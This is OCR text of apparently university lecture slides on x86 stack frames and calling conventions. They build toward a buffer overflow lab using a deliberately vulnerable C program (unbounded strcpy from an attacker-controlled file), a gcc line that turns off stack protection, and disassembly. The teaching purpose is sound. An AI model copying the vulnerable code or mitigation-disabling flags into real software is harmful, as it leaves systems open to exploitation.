
- dashed line = esp pointer before this step



4. Adjust the stack frame


- eip now points to the instructions for foo.

- dashed line = eip pointer before this step




5. Execute the function

- Now the stack frame is ready to do whatever the function instructions say to do.
- Any local variables can be moved onto the stack now.




6. Restore everything

- After the function is finished, we put all three registers back where they were.
- We use the addresses stored in rip and sfp to restore eip and ebp to their old values.



6. Restore everything

- esp naturally moves back to its old place as we undo all our work, which involves **popping** values off the stack.
- Note that the values we pushed on the stack are still there (we don't overwrite them to save time), but they are below esp so the program ignores them.



香港中文大學
CUHK

Calling Convention (A Real Example)

A Running Example

- gcc -o vul -z execstack -m32 -fno-stack-protector -no-pie vul.c

```c
/* The vulnerable function.
 * Two parameters (src, len) -> illustrates parameter passing on the stack.
 * A fixed-size local buffer   -> the overflow target.                      */
int vul(char *src, int len)
{
    char buffer[100];             /* local buffer on the stack              */
    strcpy(buffer, src);          /* BUG: unbounded copy -> stack overflow */
    return len;
}

int main(int argc, char **argv)
{
    char input[1024];
    FILE *fp = fopen("badfile", "r");
    int  len = fread(input, 1, 1024, fp);   /* attacker controls badfile   */
    fclose(fp);

    vul(input, len);              /* main passes 2 args: src=input, len    */
    printf("Returned properly\n");
    return 0;
}
```

A Running Example

- gcc -o vul -z execstack -m32 -fno-stack-protector -no-pie vul.c

-Z EXECSTACK

- make the stack **executable**
- so shellcode on the stack can run

-FNO-STACK-PROTECTOR

- turn off the **stack canary**

-M32 / -NO-PIE

- 32-bit → EBP/ESP
- `-no-pie` : fixed addrs (modern default is PIE)

- modern compilers enable NX + canary by default; we disable them only to study the raw mechanism in the isolated VM.

AT&T vs Intel — Reading the Disassembly

- Same instruction, two notations

```
AT&T  (objdump -d)          Intel (-M intel)
push %ebp                   push ebp
mov  %esp,%ebp              mov  ebp,esp    # order flips!
sub  $0x74,%esp             sub  esp,0x74
lea  -0x6c(%ebp),%edx       lea  edx,[ebp-0x6c]
push 0x8(%ebp)              push DWORD PTR [ebp+0x8]
```

AT&T vs Intel — Reading the Disassembly


- Three key differences
  - Operand order: AT&T = src, dst; Intel = dst, src (reversed!)
  - Prefixes: AT&T %reg / $imm; Intel bare
  - Memory: AT&T off(%base); Intel [base+off]; AT&T adds size suffix (movl)
- **These slides use AT&T**. Want Intel? objdump -d -M intel vul
- From binary to assembly: **objdump –d binary**

Assembly Language

```
080491d3 <main>:
 80491d3:       8d 4c 24 04             lea    0x4(%esp),%ecx
 80491d7:       83 e4 f0                and    $0xfffffff0,%esp
 80491da:       ff 71 fc                push   -0x4(%ecx)
 80491dd:       55                      push   %ebp
 80491de:       89 e5                   mov    %esp,%ebp
 80491e0:       53                      push   %ebx
 80491e1:       51                      push   %ecx
 80491e2:       81 ec 10 04 00 00       sub    $0x410,%esp
 80491e8:       e8 f3 fe ff ff          call   80490e0 <__x86.get_pc_thunk.bx>
 80491ed:       81 c3 07 2e 00 00       add    $0x2e07,%ebx
 80491f3:       83 ec 08                sub    $0x8,%esp
 80491f6:       8d 83 14 e0 ff ff       lea    -0x1fec(%ebx),%eax
 80491fc:       50                      push   %eax
 80491fd:       8d 83 16 e0 ff ff       lea    -0x1fea(%ebx),%eax
 8049203:       50                      push   %eax
 8049204:       e8 77 fe ff ff          call   8049080 <fopen@plt>
 8049209:       83 c4 10                add    $0x10,%esp
 804920c:       89 45 f4                mov    %eax,-0xc(%ebp)
 804920f:       ff 75 f4                push   -0xc(%ebp)
 8049212:       68 00 04 00 00          push   $0x400
 8049217:       6a 01                   push   $0x1
 8049219:       8d 85 f0 fb ff ff       lea    -0x410(%ebp),%eax
 804921f:       50                      push   %eax
 8049220:       e8 2b fe ff ff          call   8049050 <fread@plt>
 8049225:       83 c4 10                add    $0x10,%esp
 8049228:       89 45 f0                mov    %eax,-0x10(%ebp)
 804922b:       83 ec 0c                sub    $0xc,%esp
 804922e:       ff 75 f4                push   -0xc(%ebp)
 8049231:       e8 0a fe ff ff          call   8049040 <fclose@plt>
 8049236:       83 c4 10                add    $0x10,%esp
 8049239:       83 ec 08                sub    $0x8,%esp
 804923c:       ff 75 f0                push   -0x10(%ebp)
 804923f:       8d 85 f0 fb ff ff       lea    -0x410(%ebp),%eax
 8049245:       50                      push   %eax
 8049246:       e8 5b ff ff ff          call   80491a6 <vul>
 804924b:       83 c4 10                add    $0x10,%esp
 804924e:       83 ec 0c                sub    $0xc,%esp
```

